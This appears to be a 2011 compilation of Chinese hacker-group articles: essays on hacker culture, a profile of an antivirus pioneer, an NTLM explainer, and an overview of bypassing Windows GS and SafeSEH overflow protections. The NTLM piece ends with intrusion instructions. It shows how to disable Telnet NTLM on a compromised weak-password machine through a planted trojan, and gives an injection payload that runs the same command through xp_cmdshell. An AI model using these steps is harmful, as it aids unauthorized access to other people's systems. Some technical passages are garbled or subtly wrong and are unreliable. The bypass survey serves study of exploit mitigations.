

2011/02/09
isbase



绿色兵团

Internet Security Base

<http://www.isbase.net>

绿色兵团2010-2011年度 技术文章

绿色兵团出品
二〇一一年

<http://www.isbase.net>

2011/02/09 isbase

找回我们不经意间尘封的梦想

最近在新人圈里谈论得最多的就是“黑客精神”。黑客是神马？达到什么样的技术水平才能被称为黑客？黑客习惯于做什么？怎么样才能成为一名黑客？

我不想说，我不知道。

世界上最难达成的有两件事——把自己的思想装进别人的脑袋；二是把别人的钱装进自己的口袋。黑客都做到了。马克思曾经指出“思想一旦离开利益，就一定会使自己出丑”。看得出，思想与利益是紧密相连的。黑客也不能免俗，goodwell 在接受采访时曾说过：“想让‘兵团’真正成型，肯定需要资金的支持，毕竟黑客也必须要吃饭养家，又不能用自己的本领违法乱纪，就只能寄希望于用一个盈利性的公司养活一个非营利性的网络安全组织。”

目前，绿色兵团还是很弱小，但是起码作为非营利性的网络安全组织的我们在互联网的自由空间里听到了你们对网络安全渴求的声音。大部分绿兵人都在认真的思考，有的是一种比照后的反思和警醒，有的是对自己既往观念的延续和坚持，有的是一种迷惘中的寻求和盼望……

哲学家说：“世界上只有两种力量，一种是剑，一种是思想，但思想最终总是战胜剑。”因此，理念能转变我们的思想，能够转变我们的行为，能够为开拓者开创一项事业，能够彻底改变世界。我们，总

是以探讨黑客与黑客文化而津津乐道，但是，到底我们在追求什么？
到底黑客精神是不是浮云？

当网络淡化了人们对本国文化的归属感和认同感，当我们对国家和民族的传统和忠诚都已被虚拟世界取代时，我们的黑客文化是否还未被外界扭曲？我们追求的是否还是自己内心的梦想？

如果有一天，当谈及黑客时，媒体和大众眼中充斥着“那群依靠街头书摊上贩卖的‘黑客入门指南’跨入黑客门槛的年轻人，他们对黑客技术一知半解，甚至只是像摆弄玩具一样下载黑客工具便开始攻击，却又极具表现欲望，全不顾及老一辈所遵从的自律条款，对普通网络用户造成极大的威胁。”这样的观念时，你会有什么感想？

你会不会突然惊觉，我们年少时的梦，就这样不经意间被尘封乃至十年之久吗？

2000-2010，十年磨一剑，霜刃未曾试。绿色兵团正是一段因黑客而起的江湖传说。无论是当初的“Goodwell 一直希望‘绿色兵团’可以成为一个让网络高手们进行技术交流的民间组织，告诉每一个新加盟兵团的人‘黑客’的主旨并不是偷窃和破坏，而是‘如果你在这里得到了别人的帮助，请在未来也同样去帮助别人’”，还是“每一代中国黑客都必然会面对的问题：理想与生存的虚实，网络与现实的差距。中国黑客两年一代，黑客组织此起彼伏，但是无论如何，中国黑客终究由文化符号回归技术”（《告别中国黑客的激情年代》），我们

都经历了从天堂到地狱的落差。

绿色兵团，我们希望这四个字眼能留给这个世界的，是和平和责任感。

我们坚信困难是成功的前提，胜利是在经历过多次失败之后才姗姗来迟的。

在安全行业“大乱”到“大治”的过渡期，可以看见正与邪的较量还将继续。不管是媒体、网站组织还是正规资质的安全公司，我们需要做的不是怀疑、妥协、失望，而是为创造健康有序的环境而努力，走正道做正事，尽自己的责任。

作为承上启下的安全爱好者，我们应该和新人们一起去找回我们不经意丢下的那个梦想，鼓励网络安全爱好者大胆去想象，去尝试，去探索；允许他们有冒险、有错误、有失败。该放手时就放手，让网络安全爱好者们所有的想象、所有的希望、所有的追求、所有的一切都自由飞翔去吧！

深山虎啸雄风在

绿野兔奔美景来

绿色兵团，感谢有你！

历史上的今天：1924年6月16日，我国第一所培养革命军队干部的学校“黄埔军校”在广州成立。徐焰：今天是6月16日，1924年6月16日，“黄埔军校”正式举行开学典礼，这是中国近代军事历史上重要的一个开端，国民党和中国共产党的建军事业可以说从黄埔军校的开学都迈出了重要的一步，“黄埔军校”的全称是中国国民党陆军军官学校，因为它设在广州东部的黄埔岛上俗称黄埔军校，为什么要建这个学校？

孙中山甲午战争以后，组织反清运动，但是他一直没有一只可靠的军队，因此当时他痛切的讲中国革命迟迟不能成功就是没有真正的革命武装力量，当时苏联和革命共产党帮助他建军，受到孙中山的欢迎，于是就决定创建一所真正革命的军校，黄埔军校从1924年1月份开始筹备，5月份第一批新生入学，孙中山兼军校总理，蒋介石任校长，廖仲恺任党代表，中国共产党先后派出周恩来、恽代英、肖楚女、聂荣臻这些人担任学校的政治工作，6月16日的开学典礼非常隆重，孙中山亲自主持，学生举行了阅兵式，都穿着苏联提供的军装，举着苏联供给的步枪。

黄埔军校的创办是蒋介石军事上起家的基础，他后来建立庞大的中央军就是利用黄埔头几期的毕业生，在黄埔前六期一万名毕业生中间，大部分被蒋介石网罗去了，但是也有两千

人，这个数量也相当可观了，参加了中国共产党和中国共青团，成为中国共产党人最早的军事骨干，后来中国共产党发动南昌起义、秋收起义、广州起义，它的主要的军事骨干同样也是黄埔军校的毕业生。

从这个意义上讲，这个国共两党在建军方面可以说本是同根生，但是由于追求不同，最后走上了分道扬镳的两条道路，我们回顾黄埔军校，主要是指它前六期的辉煌，它为国民革命军提供重要干部，也为中国共产党领导武装斗争造就了一批杰出的军事领导人。

早年被誉为“中国网络安全民间‘黄埔军校’”的早期网络安全爱好者团体“绿色兵团”，为黑客武林培养了非常多的一流高手，割据一方，成为一派之主。也有不少已经“从良”，大量从事网络安全工作。称绿色兵团是中国黑客武林的“黄埔军校”并不为过。

网络世界和现实世界的区别，在我们看来，更像是人在白天和夜晚的不同表现——白天懦弱，夜晚不朽。无须直面相对的世界是每个人充分展现自己的舞台。在这个白天的秩序失效的时刻，这个世界所支撑的基础——技术，是这个世界唯一可以被平民化、大众化所分享。正是这样的一个世界，造就了新新人类的另类——我们：来自黑夜的声音和力量。

我们经过漫长的 10 年寒窗，循规蹈矩的做人，终于发现自己可以在黑夜来临的时候——成为这个虚拟世界的无冕之王：这里存在捷径和魔法，可以跨越国界种族文化，可以完全成为自己的主人。黑客，对于我们来说，只是来自黑夜的不速之客，仅仅是客人而已，仅仅无须敲门、会随时不请自来的客人。

长久以来，大家对于黑客、骇客还有所谓红客的认识好象与实际上有点出入，甚至有时还产生了误解。有人说好的黑客（特指不时表现一下的爱国民族主义）是红客，坏的黑客是骇客。只会用点黑客软件，对系统一知半解的人是朋克（恶做剧者）。但我们，现在被白天的世界称为黑客的人认为——如果一个人要想称得上是黑客，首先从客观上讲，首先是对网络安全具有发自内心的热爱和兴趣，一定具有相当的网络技术水平和经验，对网络构架及各类底层协议有一定认识的人。他或者可以自己制做工具，或者熟悉掌握系统漏洞分析并熟悉其利用方式。但他们绝不恶意攻击，他们以发现漏洞为乐趣，在孤寂的黑夜中执着地追求一种技术世界的自由和优越感，这种人才称为黑客。

黑客原来只是从技术角度上提出的，属于一个专业领域的特殊群体：如同音乐中的摇滚，其表现行为和方式特殊而已（但有多少人是喜欢听摇滚风格的音乐却不能接受摇滚人的生活方式？）。黑客本来就不可以从传统道德上去看待，所以当一个人具有一定的安全技术时，他可能具备成为黑客的能力，但不等于他就可以成为黑客。没有黑客思想或文化（当然其中还有很多流派，呵呵）的人，不可能成为这个异类团体的分子——没有共同语言嘛。至于由于人们传统潜意识里出自对英雄的崇拜或是其他各种精神因素的作用——于是就有了红客与黑客之说：其实，黑客就是黑客，黑就是黑（黑夜的黑，不是手毒心黑的黑），仅此而已！

白天世界的人们总要积习难改，一定要把我们分个正邪，如同武林世界里的所谓名门正派和邪魔黑道。大家金庸的小说不是白看了吗？比如有的人一定认为黑客或者“红客”才是所谓正义的，骇客就是邪恶的、危险的。其实我们无非是可能具备了和网络这个虚拟世界的控制权而已（对于那些同样可能滥用职权的网管来言，我们难道不是一种平衡的力量吗？）。试问你们用的 Windows 以及各类工具软件和娱乐游戏有几个是正版的呢？这些很多不就是出自我们的作品呢？为什么大家一边享受着带来的廉价与便捷，却还要口口声声的痛斥与批驳呢？没有我们不断的吹毛求疵，微软、IBM 等那些巨无霸，早就一统江湖了！

我们在黑夜里，为了精神世界的理想信念中的自由与共享，而执着无悔、义无反顾。看看黑客和计算机的发展历史，没有黑夜里的这种精神，就根本没有个人电脑的诞生，甚至根

本没有这个自由的互联网络的世界！黑夜里，带上有色眼镜，只会变成瞎子。还是用你自己黑色的眼睛，把这个寂寞的世界看清楚——比做梦更加精彩！

有人言必称“反黑客”，血液却为成为黑客而沸腾。某些虚伪的所谓安全专家，一面抱着“惟恐天下不乱”的心态盼望和期待——他们关心的是荷包，还有所谓商业机会！一面摆出卫道士的架势俨然成了谦谦君子（岳不群之流）。我想大家应该明白，有时对于某种事物的讽刺和打击恰恰是出于对其的恐惧和逃避。这种源自内心的懦弱正由于无处不在的压力而显出苍白的本色。

当一个人在网上遭遇黑客时，或在他的软弱中被埋葬或在他的思考中进步。我想黑客可以带来可耻的毁灭也可以带来新鲜的勇气。而我们最需要的是——一种思想——这种悬挂在刺刀上的思想。中国有中国的国情，所以这里需要有中国特色的黑客。虚无飘渺的网络中，我们不被孤立又何来的独立。我们不想做出淤泥不染的莲花，而甘愿做深埋池底的泥。

黑客精神追求的是一种自由与共享，就其本质而言是一种来自于对历史文化的沉淀，是由现实中人们的生存状况、矛盾冲突、主观意识等剧烈活动演变而来，黑客精神是一种超越现实的宗教，是一种升华艺术的声音。

黑客是一种充满了幻觉和朦胧的期待与索求，有人说那是敌人，有人说那是糟粕，还有人说那没什么大不了的，牛什么呀！可我们想说黑客不是幻觉也不是莲花，因为——在寂静，可以清醒思考的时候，黑客是一种精神的力量，黑客是一剂苦口的良药！

在每个寂寞的晚上，我们在寻找自己的天堂。

黄埔军校——以建设者的身份回到现实来，为国家效力！

关于绿兵文化——今天，你学了吗？

作者：ershi

关于绿兵文化——今天，你学了吗？

我一直在想，绿兵文化该拥有什么样的内涵，久想而不得其解。

是“自由、平等、共享和互助”？不用深刻体会，光看八字表面，已经切题无比，或许就有人认为，这便是内涵的所有或者是核心之处。我得说，没错。以这个对于全世界 hack 都推崇的理念框架来作为兵团文化的奠基没有什么不妥之处。但，仔细思考，会发现，把大众原则作为文化内涵明显有不妥。在我看来，那八个字，只不过是技术达标成为了所谓的 hack 后应该遵循的行为道德准则，常拿出来炒，未免不会生硬。

在这个基础上，我认为，如果真要建立，形成（形成应该更为恰当）一种属于我们自己的文化不是一个简单的事情和过程。绿兵文化应该是在其各个阶段形成的理念、思想以及能反映绿兵特色的一切。兵团是一个以网络技术为焦点的团体，因此兵团的发展阶段也就能够以量化的标准——技术含量的高低来划分，那么经历过洗涤的兵团如今又处于一个什么样的阶段了？有心人应该可以体会得到。然而，以我个人的感觉来判断，兵团成员的整体技术应该处于一个迫需提高的阶段。因为，我们不是单一的高技术成员的聚集，而是有此爱好的集合，当然，没有一开始的高手，学习才是王道。



所以，在此，我可以得出，目前我们要努力的方向是，提高技术，增加学识，如果没有绝对技术的支撑，一切不过是海市蜃楼、空中花园，经不起丁点波折，崇尚的精神和口号也不过是饭后的调侃。不是故意说得严重，只是觉得，我们应该是这么一群人——有着浓烈的兴趣和无止的上进。

加强学习，我们应该时刻进行。

今天，你学了吗？

今天，你梦想了吗？

作者：F22

F22 按：本来很忌惮引用这种大众新闻的，但是既然一个初中毕业的残疾少年也能成长为反病毒英雄，那么在既有互联网又有众多教程资源的我们，为什么还会如此迷茫和无力？

王江民：知识英雄的传奇 —— 影响中关村的 50 人之一/文自《知识英雄》

王江民何许人也？

王江民，著名的反病毒专家、国家高级工程师、中国残联理事、山东省烟台市政协委员、山东省肢残人协会副理事长，荣获过“全国新长征突击手标兵”、“全国青年自学成才标兵”、“全国自强模范”等荣誉，有着 20 多项技术成果和专利，在信息安全领域更作出了突出贡献，是一个受人尊敬的长者、专家。钟情于残疾人事业，先后向国家残联个人无偿捐资百万元。

1951 年生。北京江民新技术有限公司总经理，高级工程师，中国光学学会会员。1989 年以前，主要从事光机电设计和工控软件设计。主要科研成果有 YJS3 激光水准仪、YHe-Ne 激光综合治疗仪、CO2 二氧化碳激光手术机、YJQ 机车汽缸激光救心检测仪、YQ 激光轴系准直仪等二十多项。

王江民 1951 年出生于上海。三岁因患小儿麻痹后遗症而腿部残疾，人生赋予他的似乎是一条不可能成功的路。初中毕业后，回到老家山东烟台的王江民从一名街道工厂的学徒工干起，刻苦自学，成长为拥有各种创造发明 20 多项的机械和光电类专家。

1979 年，因为在激光产品方面获得多项国内外先进水平的科研成果，王江民被评选为全国首批 105 个新长征突击手标兵之一。1985 年，他获得“全国青年自学成才标兵”称号；1991 年，他被命名为“全国自强模范”。

1989 年时，已经 38 岁的王江民开始学习计算机，开始从事微机反病毒研究，开发出 KV 系列反病毒软件，占反病毒市场 80%，正版用户接近 100 万。不出几年，他就成为中国最早的反病毒专家。1996 年的一天，王江民打了一辆黄色的“面的”来到中关村，开始了他的

创业之路。2003年，王江民靠着他的杀毒软件，跻身“中国IT富豪榜50强”。成为新世纪“知识英雄”的典范。

这些事实已经让我们无法忽视王江民对中国软件开发带来的影响力，在业内被尊称为老师的王江民，凭借坚持而开拓出了杀毒软件市场，这也成为中国软件产业所仅有的几个亮点之一。尽管现在KV系列产品中早已没有了一行他的代码，而且在市场中的表现也差强人意。但毋庸置疑，KV系列让众多的程序员知道了王江民，而他身残志坚的毅力和品质也让很多程序员面对困难和挫折时，从中得到鼓舞。

一个初中毕业生，却拥有包括国家级科研成果在内的各种创造发明20多项。38岁开始学习计算机，两三年之内成为中国最出色的反病毒专家之一。45岁只身一人独闯中关村办公司，产品很快占据反病毒市场的80%以上。没学过市场营销，却使KV系列反病毒软件正版用户接近100万，创中国正版软件销售量之最。这不知是该令人汗颜还是该令人欣羡的成绩。

1989年，国内首次报道界定了病毒。在此之前，王江民就发现了小球和石头病毒，“只是那个时候，还没有人指出那是病毒。”

王江民的工作是开发工控软件，但用户的机器因为感染病毒不能正常工作，用户就认为是王江民开发的软件不好用。“这种情况逼着我必须解决病毒问题。”

王江民先是用Debug手工杀病毒，跟着是写一段程序杀一种病毒，王江民第一次编程序杀的病毒是1741病毒。王江民有一个很好的习惯，就是杀一种病毒就在报刊上发表一篇文章，公布这段杀病毒的程序。后来，王江民觉得这些各自独立的杀病毒程序用起来很麻烦，就把6个杀不同病毒的程序集成到了一起，命名为KV6，后来发展到KV8、KV12、KV18、KV20。

王江民第一次参加计算机学术交流会时，有人讲，中国软件编程人员开发水平怎么怎么低，连一个计算机病毒都编不出来，遇到的都是外国人编出来的病毒。两年之后，中国人编的病毒出来了，而且非常厉害，不像当时外国病毒那样大多是搞恶作剧，而是真正破坏数据。王江民第二次参加计算机学术交流会，一些专家们的论调改成了“计算机病毒现在越来越厉害了，研究计算机反病毒不能随随便便研究，研究反病毒软件，最后总要卖，如果卖，难免要出现前面放病毒、后面卖软件的恶性循环”云云。王江民不同意这种狭隘的言论，“无论是国外还是国内，都不可能发生反病毒的人编病毒的事情，从心理学上不可能，从法律上讲是犯罪行为，而且能够杀病毒也不见得就能编病毒，编病毒要考虑到方方面面的问题，比反病毒要复杂得多。”

王江民是反病毒专家，但他承认反病毒专家没有病毒作者的水平高。“编病毒的人多，反病毒的人少，几个反病毒专家的思想怎么能够和数不胜数的编病毒人的思想相比。另外，编病毒在暗处，反病毒在明处，所以，我们不可能超越他们，也无法知道他们正在琢磨什么怪招法。”

但只要是病毒编出来，王江民就有决心“把它消灭掉”。“我从不傲视同行，但我傲视病毒。外国有些反病毒软件常常查出来某种病毒，但告诉你无解，建议把文件删掉算了。但只要是我遇到的病毒，我就非要杀了它不可。”

这个结果多少有些出乎我们的意料。因为，江民公司毕竟不是像联想、方正这样的大公司，王江民比起求伯君、王永民、严援朝、王志东这样的知名程序员，成名也较晚，况且，王江民也从来都没有刻意地包装过自己，从没有发表过什么先进的理念。

王江民的影响是KV系列杀病毒的影响。《人物素描》迟迟没有采访王江民，原因是王江

民是中关村最有争议的成功者。“一个非名校毕业的山东烟台人，1996 年跑到中关村，把北京人的钱都赚走了”，一个有残疾的外省人，两年之内就取得了许多优秀人物在中关村苦心经营多年而无法企及的成功，这多少让人在心理上有些难以接受。中关村是中关村人的中关村，王江民像个外来户似的一下子抢走了原本属于别人的成功，当然会使一些人产生排斥心理。可是又有谁注意过，KV 系列杀毒软件为中国的信息安全产生了多么大的社会效益！与病毒作斗争已经够王江民累的了，可是王江民还有比和病毒作斗争更累的干扰……

局外人看问题可能比较客观。当我们和重庆《电脑报》编辑部主任黎和生讨论该不该写王江民的时候，黎和生脱口而出：“当然值得一写！”在黎和生眼里，王江民是中关村个人创业的典型代表。

王江民的成功靠的的确是个人的力量，但靠个人力量有什么不对？我们不是一直渴望着传奇的出现吗？但当个人的成功已经摆在我们面前的时候，我们为什么又在心理上不准备予以承认呢？这个时代一再地强调集体力量，是不是也要考虑一下矫枉过正的问题。技术人员则喜欢直来直去，一个杀毒的同行把王江民的软件说明书看了十遍后，打电话对王江民说：“我认为 KV300 是最有效的杀毒软件，我愿意到你的公司工作。”

王江民是一个平实的人，一如 KV300 的界面追求实用，而不追求奢华。王江民是一个坦诚的人，他说他是一个很差的程序员，“但是在杀病毒这一块，我是轻车熟路，我不怕病毒，没有难倒我的病毒。”王江民是一个热心的人，鲍岳桥、简晶离开希望的时候，王江民一见新闻记者就说“你们要支持支持他们”，一面问鲍岳桥他们是否需要资金帮助。尽管后来鲍岳桥他们一时还用不着资金，但王江民还是留下了话：“你们什么时候需要，就什么时候来找我。”王江民是一个清醒的人，他说：“IT 业竞争很激烈，成败就在瞬间，软件公司风险更大，江民公司也不例外，这是正常的，但无论今后怎样，毕竟我们曾经成功过。”

王江民最欣赏高尔基的一句话——人都是在不断地反抗自己周围的环境中成长起来的。王江民自己的经历也印证了这句话，所以，王江民能够顶得住任何的压力。这一性格在 L++ 事件中体现得最为淋漓尽致。不管谣言和中伤有多少，王江民始终保持着平静和镇定，他相信自己能够把问题向用户、向社会讲清楚，最后，他也讲清楚了。渡过这个难关很不容易。

都说个人英雄的时代已经成为过去，都说中关村不再相信传奇，传奇已为资本运营所代替，但王江民的传奇就发生在现在，就发生在我们身边，而且还在继续。无论这个时代多么地依赖和提倡集体协作，但个性的张扬永远不会泯灭，永远让人激动不已，因为它代表着个人存在的价值和意义。

王江民的意义更在于，每一个想在中关村追求成功和传奇的人都会在他身上看到自己的希望和信心，因为王江民各方面的起点都非常之低，低到在外人看来凭着王江民的外在条件，他根本就没有任何成功的可能性。

都说知识英雄时代已逝，那陪葬的是我们的理想还是年轻特有的鲁莽？

都说资本运营已经取代传奇，那知本为什么不能成为下一个传奇？

都说计算机科学不容易学，那为什么拥有无限多资源的我们越不敢、不想、不能超越一个初中毕业生？

都说知识英雄的年代远去，黑客传奇的历史被珍藏在记忆的殿堂，那一个时代的背影与江湖，岂能不念不做不想？

有的东西不是拿来享受的，是拿来信仰的，拿来凭吊的，拿来怀念的，就如流逝的星星，或如飞蛾扑火，明知道会灭亡还是往前扑向火焰，在瞬间的热烈中燃尽一生的幸福和梦想。

今天，你梦想了吗？今天，你尽力了吗？

关于 NTLM 认证

作者: systeminfo

昨天群里一位小兄弟扫了一只弱口令肉鸡，并开了 Telnet，问题出现了，连接上去的时候直接给个失去连接的提示，其实是 NTLM 认证在作怪。那么什么是 NTLM，NTLM 为何方神圣，我简单说下，大家可以直接去 MSDN 上找，毕竟微软自己的解释比谁都来得准确直接：

[Microsoft NTLM 认证简介](#)

什么是 NTLM

Windows Challenge/Response (NTLM) 是用在包括着 Windows 操作系统的网络中的一种认证(authentication)协议，也用在 stand-alone 系统上。

在网络环境中，Microsoft [Kerberos](#) 比 NTLM 添加了更多的安全性。尽管 Microsoft Kerberos 是一个不错的选择，NTLM 现在还是被支持的。NTLM 必须被使用在 stand-alone 的系统上，用来做登录的认证。

NTLM 的 credential 是基于在交互登录过程中维护的数据上的，这里的数据包括域名，用户名，还有一个用户密码的单向 hash 串。NTLM 使用加密的 challenge/response 协议来认证一个用户，用户的密码不会被在线路上传输。取明文密码而代之的是，系统会执行一个计算，通过这个计算证明他已经访问到了安全的 NTLM credentials。

网路上的交互式 NTLM 认证典型地涉及到两个系统：一个客户端系统，在这个系统上，用户请求认证；一个域控制器，其中存放着用户的密码。

非交互式的认证里，其中一个已经登录了的用户要访问一个资源(比如说服务器应用程序)，这里典型地会涉及到三个系统：一个客户端，一个服务器，和一个域控制器。域控制器会代替服务器进行 authentication 的计算。

NTLM 的详细过程

下面的步骤展现了一个 NTLM 非交互式的认证过程。第一步，用户提供 NTLM credential，这仅属于非交互式 authentication 过程的部分。

1. (仅非交互式 authentication) 一个用户访问一个客户端计算机，提供一个域名，用户名，和密码。客户端计算机计算出加密的密码哈希值，并丢掉真实的密码。
2. 客户端把用户名发送给服务器(使用纯文本发送 [plaintext](#))
3. 服务器生成一个十六个字节的随机数，叫做一个 *challenge* 或 *nonce*。并把这个 challenge 发送给客户端。
4. 客户端使用用户密码的 hash 来加密这个 challenge，然后把加密后的结果返回给服务器，这叫做 *response*。
5. 服务器发送下面的三项数据给域控制器：
 1. 用户名
 2. 发送给客户端的 Challenge
 3. 从客户端收回来的 Response
6. 域控制器使用用户名来从 Security Account Manager 数据库中取得用户密码的 hash 值。域控制器使用这个 hash 值来加密 challenge。

7. 域控制器比较它自己加密的值和从客户端收来的加密的值。如果它们是一样的，那么认证成功。

8. 域控制器发送一个信号给应用程序服务器，告诉它说这个用户的认证成功，他是某人。应用程序服务器确认这个用户有权访问自己后，于是开放某些资源给这个用户访问。

你的应用程不能直接访问 NTLM security package，取而代之的是，它应该使用 *Negotiate* security package。如果 authentication 涉及到的操作系统允许的话，Negotiate 允许你的应用程序来使用高级 *security protocols* 的优势。当前，Negotiate security package 的选择包括 *Kerberos* 和 NTLM 两种。Negotiate 会选择 Kerberos，除非 Kerberos 不被牵扯到 authentication 的操作系统支持。

好了说了那么多现在就要去掉这个东西。由于那个小兄弟是用啊 D 工具包，那么我就以啊 D 工具包为例，在种植木马的时候选启动命令并输入（用 AT 命令也一样）：`tlntadmn config sec = -ntlm`，就过一分钟执行完毕就 OK 了，执行完毕后直接 Telnet 上去肯定没问题，一只崭新的肉鸡就出炉了！当然了如果是脚本注射且权限足够那么也可以：`;exec master.dbo.xp_cmdshell 'tlntadmn config sec = -ntlm'`——其实是一样的意思，还是这句，只是调用了扩展执行而已！大家有类似的问题可以提出来讨论讨论，一起学习进步！

【原创】windows 溢出保护原理与绕过方法概览


作者：riusksk

前言

从 20 世纪 80 年代开始，在国外就有人开始讨论关于溢出的攻击方式。但是在当时并没有引起人们的注意，直至后来经一些研究人员的披露后，特别是著名黑客杂志 Phrack 上面关于溢出的经典文章，引领许多人步入溢出研究的行列，从此关于缓冲区溢出的问题才为人们所重视。随着溢出研究的深入，网上开始出现很多关于溢出攻击教程，揭露了许多溢出利用技术，特别是经典的 `call/jmp esp`，借此溢出攻击案例层出不穷。这也引起了微软的重视，他们在 windows 系统及 VC++ 编译器上加入了各种溢出保护机制，以试图阻止这类攻击，可惜每次公布溢出保护机制之后，不久就有人公布绕过方法。MS 每次都称某保护机制将成为溢出利用的末日，可惜每次都被终结掉。既而，黑客与微软之间的溢出斗争一直持续着。更多关于 windows 溢出的历史，可参见由 Abysssec 安全组织编写的文章《Past, Present, Future of Windows Exploitation》（<http://www.abyssec.com/blog/2010/05/past-present-future-of-windows-exploitation/>）。在本篇文章中主要揭露了 windows 平台上的各种溢出保护机制原理以及绕过方法，具体内容参见下文。

一、GS 编译选项

原理：通过 VC++ 编译器在函数前后添加额外的处理代码，前部分用于由伪随机数生成的 cookie 并放入 .data 节段，当本地变量初始化，就会向栈中插入 cookie，它位于局部变量和返回地址之间：



经 GS 编译后栈中局部变量空间分配情况：

```

sub     esp, 24h
mov     eax, dword ptr [__security_cookie (408040h)]
xor     eax, dword ptr [esp+24h]
mov     dword ptr [esp+20h], eax
    
```

在函数尾部的额外代码用于在函数返回时，调用 security_check_cookie () 函数，以判断 cookie 是否被更改过，当函数返回时的情况如下：

```

mov     ecx, dword ptr [esp+20h]
xor     ecx, dword ptr [esp+24h]
add     esp, 24h
jmp     __security_check_cookie (4010B2h)
    
```

在缓冲区溢出利用时，如果将恶意代码从局部变量覆盖到返回地址，那么自然就会覆写 cookie，当检测到与原始 cookie 不同时（也就是比较上面 408040h 与 4010B2h 两处 cookie 值的比较），就会触发异常，最后终止进程。

绕过方法：

1. 猜测/计算 cookie

Reducing the Effective Entropy of GS Cookies :

<http://www.uninformed.org/?v=7&a=2&t=html>

自从覆盖 SEH 的方法出现后，这种方法目前已基本不用了，它没有后面的方法来得简便。

2. 覆盖 SEH

由于当 security_check_cookie () 函数检测到 cookie 被更改后，会检查是否安装了安全处理例程，也就是 SEH 节点中保存的指针，如果没有，那么由系统的异常处理器接管，因此

我们可以通过 (pop pop ret) 覆盖 SEH 来达到溢出的目的。但对于受 SafeSEH 保护的模块，就可能会导致 exploit 失效，关于它的绕过在后续部分再述。

辅助工具：OD 插件 safeSEH、pattern_create、pattern_offset、msfpescan、memdump

3. 覆盖虚表指针

堆栈布局：[局部变量][cookie][入栈寄存器][返回地址][参数][虚表指针]

当把虚表指针覆盖后，由于要执行虚函数得通过虚表指针来搜索，即可借此劫持 eip。

二、SafeSEH

原理：为了防止 SEH 节点被攻击者恶意利用，微软在 .net 编译器中加入 /sdeseh 编译选项引入 SafeSEH 技术。编译器在编译时将 PE 文件所有合法的异常处理例程的地址解析出来制成一张表，放在 PE 文件的数据块 (LQAJ) — CON—FIG) 中，并使用 shareuser 内存中的一个随机数加密，用于匹配检查。如果该 PE 文件不支持 safeseh，则表的地址为 0。当 PE 文件被系统加载后，表中的内容被加密保存到 ntdll.dll 模块的某个数据区。在 PE 文件运行期间，如果发生异常需要调用异常处理例程，系统会逐个检查该例程在表中是否有记录：如果没有则说明该例程非法，进而不执行该异常例程。

绕过方法

利用 SafeSEH 保护模块之外的地址

对于目前的大部分 windows 操作系统，其系统模块都受 SafeSEH 保护，可以选用未开启 SafeSEH 保护的模块来利用，比如漏洞软件本身自带的 dll 文件，这个可以借助 OD 插件 SafeSEH 来查看进程中各模块是否开启 SafeSEH 保护。除此之外，也可通过直接覆盖返回地址 (jmp/call esp) 来利用。另一种方法，如果 esp+8 指向 EXCEPTION_REGISTRATION 结构，那么你仍然可以寻找一个 pop/pop/ret 指令组合（在加载模块的地址范围之外的空间），也可以正常工作。但如果你在程序的加载模块中找不到 pop/pop/ret 指令，你可以观察下 esp/ebp，查看下这些寄存器距离 nseh 的偏移，接下来就是查找这样的指令：

```
call dword ptr[esp+nn] / jmp dword ptr[esp+nn]
```

```
call dword ptr[ebp+nn] / jmp dword ptr[ebp+nn]
```

```
call dword ptr[ebp-nn] / jmp dword ptr[ebp-nn]
```

(其中的 nn 就是寄存器的值到 nseh 的偏移，偏移 nn 可能是：esp+8, esp+14, esp+1c, esp+2c, esp+44, esp+50, ebp+0c, ebp+24, ebp+30, ebp-04, ebp-0c, ebp-18)。

如果遇到以上指令是以 NULL 字节结尾的，可将 shellcode 放置在 SEH 之前：

- 在 nseh 上放置向后的跳转指令（跳转 7 字节：jmp 0xffffffff9）；
- 向后跳转足够长的地址以存放 shellcode，并借此执行至 shellcode；
- 把 shellcode 放在用于覆盖异常处理结构的指令地址之前。

